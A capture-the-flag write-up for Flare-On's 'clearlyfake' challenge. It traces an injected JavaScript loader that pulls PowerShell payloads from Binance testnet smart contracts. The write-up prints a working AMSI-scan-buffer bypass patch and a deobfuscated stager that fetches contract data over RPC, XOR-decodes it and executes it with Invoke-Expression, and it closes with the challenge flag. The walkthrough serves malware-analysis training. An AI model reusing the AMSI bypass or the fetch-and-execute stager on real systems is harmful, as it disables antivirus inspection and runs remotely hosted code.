8 - clearlyfake

Challenge

8 - clearlyfake

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I am also considering a career change myself but this beautifully broken JavaScript was injected on my WordPress site I use to sell my hand-made artisanal macaroni necklaces, not sure what's going on but there's something about it being a Clear Fake? Not that I'm Smart enough to know how to use it or anything but is it a Contract?

7zip archive password: flare

clearlyfake.7z

1/5000 attempts

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
Given a JavaScript file, deobfuscate it using de4js

```
const Web3 = require("web3");
const fs = require("fs");
const web3 = new Web3("BINANCE_TESTNET_RPC_URL");
const contractAddress = "0x9223f0630c598a200f99c5d4746531d10319a569";
async function callContractFunction(inputString) {
    try {
        const methodId = "0x5684cff5";
        const encodedData = methodId + web3.eth.abi.encodeParameters(["string"],
[inputString]).slice(2);
        const result = await web3.eth.call({
            to: contractAddress,
            data: encodedData
        });
        const largeString = web3.eth.abi.decodeParameter("string", result);
        const targetAddress = Buffer.from(largeString, "base64").toString("utf-
8");
        const filePath = "decoded_output.txt";
        fs.writeFileSync(filePath, "$address = " + targetAddress + "\n");
        const new_methodId = "0x5c880fcb";
        const blockNumber = 43152014;
        const newEncodedData = new_methodId +
web3.eth.abi.encodeParameters(["address"], [targetAddress]).slice(2);
        const newData = await web3.eth.call({
```

```
            to: contractAddress,
            data: newEncodedData
        }, blockNumber);
        const decodedData = web3.eth.abi.decodeParameter("string", newData);
        const base64DecodedData = Buffer.from(decodedData,
"base64").toString("utf-8");
        fs.writeFileSync(filePath, decodedData);
        console.log(`Saved decoded data to:${filePath}`)
    } catch (error) {
        console.error("Error calling contract function:", error)
    }
}
const inputString = "KEY_CHECK_VALUE";
callContractFunction(inputString);
```

Try searching for the contract address on the Binance testnet network using BSCScan. In tab Contract we see bytecode:



Then, use Dedaub to decompile the Solidity code. It checks whether the string is `giV3_M3_p4yL04d!!!!!!`. If correct, it returns another contract address: `0x5324eab94b236d4d1456edc574363b113cebf09d`

```
v0 = new bytes[](str.length);
require(!((v0 + ((str.length + 31 & 0xffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffe0) + 32 + 31 & 0xffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffff
require(str.data + str.length <= 4 + (msg.data.length - 4));
CALLDATACOPY(v0.data, str.data, str.length);
v0[str.length] = 0;
if (v0.length == 17) {
    require(0 < v0.length, Panic(50)); // access an out-of-bounds or negative index of bytesN array or slice
    v1 = v0.data;
    if (bytes1(v0[0] >> 248 << 248) == 0x6700000000000000000000000000000000000000000000000000000000000000) {
        require(1 < v0.length, Panic(50)); // access an out-of-bounds or negative index of bytesN array or slice
        if (bytes1(v0[1] >> 248 << 248) == 0x6900000000000000000000000000000000000000000000000000000000000000) {
            require(2 < v0.length, Panic(50)); // access an out-of-bounds or negative index of bytesN array or slice
            if (bytes1(v0[2] >> 248 << 248) == 0x5600000000000000000000000000000000000000000000000000000000000000) {
                require(3 < v0.length, Panic(50)); // access an out-of-bounds or negative index of bytesN array or slice
                if (bytes1(v0[3] >> 248 << 248) == 0x3300000000000000000000000000000000000000000000000000000000000000) {
                    require(4 < v0.length, Panic(50)); // access an out-of-bounds or negative index of bytesN array or slice
                    if (bytes1(v0[4] >> 248 << 248) == 0x5f00000000000000000000000000000000000000000000000000000000000000) {
                        require(5 < v0.length, Panic(50)); // access an out-of-bounds or negative index of bytesN array or slice
                        if (bytes1(v0[5] >> 248 << 248) == 0x4d00000000000000000000000000000000000000000000000000000000000000) {
                            require(6 < v0.length, Panic(50)); // access an out-of-bounds or negative index of bytesN array or slice
                            if (bytes1(v0[6] >> 248 << 248) == 0x3300000000000000000000000000000000000000000000000000000000000000) {
                                require(7 < v0.length, Panic(50)); // access an out-of-bounds or negative index of bytesN array or slice
                                if (bytes1(v0[7] >> 248 << 248) == 0x5f00000000000000000000000000000000000000000000000000000000000000) {
                                    require(8 < v0.length, Panic(50)); // access an out-of-bounds or negative index of bytesN array or slice
                                    if (bytes1(v0[8] >> 248 << 248) == 0x7000000000000000000000000000000000000000000000000000000000000000) {
                                        require(9 < v0.length, Panic(50)); // access an out-of-bounds or negative index of bytesN array or slice
                                        if (bytes1(v0[9] >> 248 << 248) == 0x3400000000000000000000000000000000000000000000000000000000000000) {
                                            require(10 < v0.length, Panic(50)); // access an out-of-bounds or negative index of bytesN array or slice
                                            if (bytes1(v0[10] >> 248 << 248) == 0x7900000000000000000000000000000000000000000000000000000000000000) {
                                                require(11 < v0.length, Panic(50)); // access an out-of-bounds or negative index of bytesN array or slice
                                                if (bytes1(v0[11] >> 248 << 248) == 0x4c00000000000000000000000000000000000000000000000000000000000000) {
                                                    require(12 < v0.length, Panic(50)); // access an out-of-bounds or negative index of bytesN array or slice
                                                    if (bytes1(v0[12] >> 248 << 248) == 0x3000000000000000000000000000000000000000000000000000000000000000) {
                                                        require(13 < v0.length, Panic(50)); // access an out-of-bounds or negative index of bytesN array or slice
                                                        if (bytes1(v0[13] >> 248 << 248) == 0x3400000000000000000000000000000000000000000000000000000000000000) {
                                                            require(14 < v0.length, Panic(50)); // access an out-of-bounds or negative index of bytesN array or slice
                                                            if (bytes1(v0[14] >> 248 << 248) == 0x6400000000000000000000000000000000000000000000000000000000000000) {
                                                                require(15 < v0.length, Panic(50)); // access an out-of-bounds or negative index of bytesN array or slice
                                                                if (bytes1(v0[15] >> 248 << 248) == 0x2100000000000000000000000000000000000000000000000000000000000000) {
                                                                    v2 = v3.data;
                                                                    v4 = bytes20(0x5324eab94b236d4d1456edc574363b113cebf09d0000000000000000000000);
                                                                    if (v3.length < 20) {
                                                                        v4 = v5 = bytes20(v4);
                                                                    }
                                                                    v6 = v7 = v4 >> 96;
```

Contract 0x5324EAB94b236D4d1456Edc574363B113CEbf09d

Overview

BNB BALANCE
0 BNB

More Info

CONTRACT CREATOR
0xAb5bc603...6e740f04D at txn 0x6423585149...

Multichain Info
N/A

Transactions | Token Transfers (BEP-20) | Contract | Events

Latest 14 from a total of 14 transactions — Download Page Data

Transaction Hash	Method	Block	Age	From		To	Amount	Txn Fee
0x5a6675770ef...	0x916ed24b	44335452	38 days ago	0xAb5bc603...6e740f04D	IN	0x5324EAB9...13CEbf09d	0 BNB	0.0076467
0x096bc2f7617...	0x916ed24b	43153087	79 days ago	0xAb5bc603...6e740f04D	IN	0x5324EAB9...13CEbf09d	0 BNB	0.00054668
0x88336b0a62...	0x916ed24b	43153087	79 days ago	0xAb5bc603...6e740f04D	IN	0x5324EAB9...13CEbf09d	0 BNB	0.000253
0xd4c9d45de5f...	0x916ed24b	43153087	79 days ago	0xAb5bc603...6e740f04D	IN	0x5324EAB9...13CEbf09d	0 BNB	0.00012606
0xd086acbced...	0x916ed24b	43153087	79 days ago	0xAb5bc603...6e740f04D	IN	0x5324EAB9...13CEbf09d	0 BNB	0.00018723
0x6da2ad09ec...	0x916ed24b	43152140	79 days ago	0xAb5bc603...6e740f04D	IN	0x5324EAB9...13CEbf09d	0 BNB	0.0004772
0x539ab82683...	0x916ed24b	43152132	79 days ago	0xAb5bc603...6e740f04D	IN	0x5324EAB9...13CEbf09d	0 BNB	0.00344795
0x05660d13d9...	0x916ed24b	43152014	79 days ago	0xAb5bc603...6e740f04D	IN	0x5324EAB9...13CEbf09d	0 BNB	0.01032091
0xb2405b84d6...	0x916ed24b	43149133	79 days ago	0xAb5bc603...6e740f04D	IN	0x5324EAB9...13CEbf09d	0 BNB	0.00048948
0xef06996ee51...	0x916ed24b	43149124	79 days ago	0xAb5bc603...6e740f04D	IN	0x5324EAB9...13CEbf09d	0 BNB	0.00012294
0x820549b2eb...	0x916ed24b	43149119	79 days ago	0xAb5bc603...6e740f04D	IN	0x5324EAB9...13CEbf09d	0 BNB	0.00015567
0xdbf0e117fb3...	0x916ed24b	43148912	79 days ago	0xAb5bc603...6e740f04D	IN	0x5324EAB9...13CEbf09d	0 BNB	0.00018562
0xae4711c6e9...	0x916ed24b	43145703	79 days ago	0xAb5bc603...6e740f04D	IN	0x5324EAB9...13CEbf09d	0 BNB	0.00087911
0x6423585149...	0x60a06040	43145529	79 days ago	0xAb5bc603...6e740f04D	IN	Contract Creation	0 BNB	0.00147277


Tiếp tục decompile bytecode trong smart contract vừa tìm được bằng Dedaub

```
uint256[] array_0; // STORAGE[0x0]
function 0x14a(bytes varg0) private {
    require(msg.sender == address(0xab5bc6034e48c91f3029c4f1d9101636e740f04d),
Error('Only the owner can call this function.'));
    require(varg0.length <= uint64.max, Panic(65)); // failed memory allocation
(too much memory)
    v0 = 0x483(array_0.length);
    if (v0 > 31) {
        v1 = v2 = array_0.data;
        v1 = v3 = v2 + (varg0.length + 31 >> 5);
        while (v1 < v2 + (v0 + 31 >> 5)) {
            STORAGE[v1] = STORAGE[v1] & 0x0 | uint256(0);
            v1 = v1 + 1;
        }
    }
    v4 = v5 = 32;
    if (varg0.length > 31 == 1) {
        v6 = array_0.data;
        v7 = v8 = 0;
        while (v7 < varg0.length &
0xffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffe0) {
            STORAGE[v6] = MEM[varg0 + v4];
            v6 = v6 + 1;
            v4 = v4 + 32;
            v7 = v7 + 32;
        }
        if (varg0.length &
0xffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffe0 < varg0.length)
{
            STORAGE[v6] = MEM[varg0 + v4] & ~(uint256.max >> ((varg0.length &
0x1f) << 3));
        }
        array_0.length = (varg0.length << 1) + 1;
    } else {
        v9 = v10 = 0;
        if (varg0.length) {
            v9 = MEM[varg0.data];
        }
        array_0.length = v9 & ~(uint256.max >> (varg0.length << 3)) | varg0.length
<< 1;
    }
    return ;
}
function fallback() public payable {
    revert();
}
function 0x5c880fcb() public payable {
    v0 = 0x483(array_0.length);
    v1 = new bytes[](v0);
    v2 = v3 = v1.data;
    v4 = 0x483(array_0.length);
```

```
    if (v4) {
        if (31 < v4) {
            v5 = v6 = array_0.data;
            do {
                MEM[v2] = STORAGE[v5];
                v5 += 1;
                v2 += 32;
            } while (v3 + v4 <= v2);
        } else {
            MEM[v3] = array_0.length >> 8 << 8;
        }
    }
    v7 = new bytes[](v1.length);
    MCOPY(v7.data, v1.data, v1.length);
    v7[v1.length] = 0;
    return v7;
}

function 0x483(uint256 varg0) private {
    v0 = v1 = varg0 >> 1;
    if (!(varg0 & 0x1)) {
        v0 = v2 = v1 & 0x7f;
    }
    require((varg0 & 0x1) - (v0 < 32), Panic(34)); // access to incorrectly
encoded storage byte array
    return v0;
}

function owner() public payable {
    return address(0xab5bc6034e48c91f3029c4f1d9101636e740f04d);
}

function 0x916ed24b(bytes varg0) public payable {
    require(4 + (msg.data.length - 4) - 4 >= 32);
    require(varg0 <= uint64.max);
    require(4 + varg0 + 31 < 4 + (msg.data.length - 4));
    require(varg0.length <= uint64.max, Panic(65)); // failed memory allocation
(too much memory)
    v0 = new bytes[](varg0.length);
    require(!((v0 + ((varg0.length + 31 &
0xffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffe0) + 32 + 31 &
0xffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffe0) > uint64.max)
| (v0 + ((varg0.length + 31 &
0xffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffe0) + 32 + 31 &
0xffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffe0) < v0)),
Panic(65)); // failed memory allocation (too much memory)
    require(varg0.data + varg0.length <= 4 + (msg.data.length - 4));
    CALLDATACOPY(v0.data, varg0.data, varg0.length);
    v0[varg0.length] = 0;
    0x14a(v0);
}
// Note: The function selector is not present in the original solidity code.
// However, we display it for the sake of completeness.
function __function_selector__() private {
```

```
        MEM[64] = 128;
        require(!msg.value);
        if (msg.data.length >= 4) {
            if (0x5c880fcb == msg.data[0] >> 224) {
                0x5c880fcb();
            } else if (0x8da5cb5b == msg.data[0] >> 224) {
                owner();
            } else if (0x916ed24b == msg.data[0] >> 224) {
                0x916ed24b();
            }
        }
        fallback();
    }
```

Open block `43152014` (the block number from the first JS code) in the new contract. Show the input in UTF-8, and we get a base64 string




Remove the initial characters (the function address called in the smart contract), then decode the remaining part from base64, We got a PowerShell script that executes another encoded base64 script. Let's decrypt it, It is a script to inject process

```
#Rasta-mouses Amsi-Scan-Buffer patch \n
$fhfyc = @"
```

```
using System;
using System.Runtime.InteropServices;
public class fhfyc {
    [DllImport("kernel32")]
    public static extern IntPtr GetProcAddress(IntPtr hModule, string procName);
    [DllImport("kernel32")]
    public static extern IntPtr LoadLibrary(string name);
    [DllImport("kernel32")]
    public static extern bool VirtualProtect(IntPtr lpAddress, UIntPtr ixajmz,
uint flNewProtect, out uint lpflOldProtect);
}
"@

Add-Type $fhfyc

$nzwtgvd = [fhfyc]::LoadLibrary("$(('ãmsí.'+'dll').NOrmAlizE([cHaR](70*31/31)+
[char](111)+[Char]([Byte]0x72)+[CHaR](109+60-60)+[ChaR](54+14)) -replace [chaR]
([bYTE]0x5c)+[CHar]([bYTE]0x70)+[ChAR](123+2-2)+[CHar]([byte]0x4d)+[ChAR]
([bYTE]0x6e)+[char]([byTE]0x7d))")
$njywgo = [fhfyc]::GetProcAddress($nzwtgvd,
"$(('ÁmsìSc'+'änBuff'+'er').NOrmALIzE([CHaR]([bYTE]0x46)+[Char]([bYTe]0x6f)+[cHAr]
([bYTE]0x72)+[CHar](109)+[cHaR]([ByTe]0x44)) -replace [chAR](92)+[Char]
([byTE]0x70)+[chaR]([bYTE]0x7b)+[chaR]([BYtE]0x4d)+[char](21+89)+[chaR](31+94))")
$p = 0
[fhfyc]::VirtualProtect($njywgo, [uint32]5, 0x40, [ref]$p)
$haly = "0xB8"     ;mov    eax,0x80070057
$ddng = "0x57"     ;ret
$xdeq = "0x00"
$mbrf = "0x07"
$ewaq = "0x80"
$fqzt = "0xC3"
$yfnjb = [Byte[]] ($haly,$ddng,$xdeq,$mbrf,+$ewaq,+$fqzt)
[System.Runtime.InteropServices.Marshal]::Copy($yfnjb, 0, $njywgo, 6)
```

I looked for more transactions and found another PowerShell script in block 44335452




After decoding the base64, it turns out to be a PowerShell script, but it's heavily obfuscated. Using PowerDecode, I was able to deobfuscate it, revealing the original script, which now looks quite clear

```
# Set endpoint for testnet
Set-Variable -Name testnet_endpoint -Value (" ")

# Define the JSON-RPC request body
Set-Variable -Name _body -Value '{
    "method": "eth_call",
    "params": [
        { "to": "$address", "data": "0x5c880fcb" },
        BLOCK
    ],
    "id": 1,
    "jsonrpc": "2.0"
}'

# Send the request and get the response result
Set-Variable -Name resp -Value ((Invoke-RestMethod -Method 'Post' -Uri
$testnet_endpoint -ContentType "application/json" -Body $_body).result)

# Remove the '0x' prefix from the response
Set-Variable -Name hexNumber -Value ($resp -replace '0x', '')

# Convert hex to bytes
Set-Variable -Name bytes0 -Value (
    0..($hexNumber.Length / 2 - 1) | ForEach-Object {
        Set-Variable -Name startIndex -Value ($_ * 2)
```

```
        [Convert]::ToByte($hexNumber.Substring($startIndex, 2), 16)
    }
)

# Convert bytes to UTF8 string and trim specific substring
Set-Variable -Name bytes1 -Value ([System.Text.Encoding]::UTF8.GetString($bytes0))
Set-Variable -Name bytes2 -Value ($bytes1.Substring(64, 188))

# Convert from base64 to bytes
Set-Variable -Name bytesFromBase64 -Value ([Convert]::FromBase64String($bytes2))

# Convert bytes to ASCII string
Set-Variable -Name resultAscii -Value
([System.Text.Encoding]::UTF8.GetString($bytesFromBase64))

# Convert each byte to hex format
Set-Variable -Name hexBytes -Value ($resultAscii | ForEach-Object { '{0:X2}' -f $_
})

# Join hex bytes into a single string
Set-Variable -Name hexString -Value ($hexBytes -join ' ')
# Write-Output $hexString

# Remove spaces from hexBytes to prepare for next conversion
Set-Variable -Name hexBytes -Value ($hexBytes -replace " ", "")

# Convert hex string to bytes
Set-Variable -Name bytes3 -Value (
    0..($hexBytes.Length / 2 - 1) | ForEach-Object {
        Set-Variable -Name startIndex -Value ($_ * 2)
        [Convert]::ToByte($hexBytes.Substring($startIndex, 2), 16)
    }
)

# Convert the resulting bytes to a string
Set-Variable -Name bytes5 -Value ([System.Text.Encoding]::UTF8.GetString($bytes3))

# Define the key for XOR operation
Set-Variable -Name keyBytes -Value ([Text.Encoding]::ASCII.GetBytes("FLAREON24"))

# Perform XOR operation
Set-Variable -Name resultBytes -Value (@())
for (Set-Variable -Name i -Value 0; $i -lt $bytes5.Length; $i++) {
    $resultBytes += ($bytes5[$i] -bxor $keyBytes[$i % $keyBytes.Length])
}

# Convert the result to a string
Set-Variable -Name resultString -Value
([System.Text.Encoding]::ASCII.GetString($resultBytes))

# Define the command to create the flag file
Set-Variable -Name command -Value ("tar -x --use-compress-program 'cmd /c echo
$resultString > C:\\flag' -f C:\\flag")
```

```
# Execute the command
Invoke-Expression $command
```

The script above takes input data, decodes it from base64, then XORs it with `FLAREON24`. I tried other transactions and managed to decode several strings. The flag was found in block `43148912`



Flag: `N0t_3v3n_DPRK_i5_Th15_1337_1n_Web3@flare-on.com`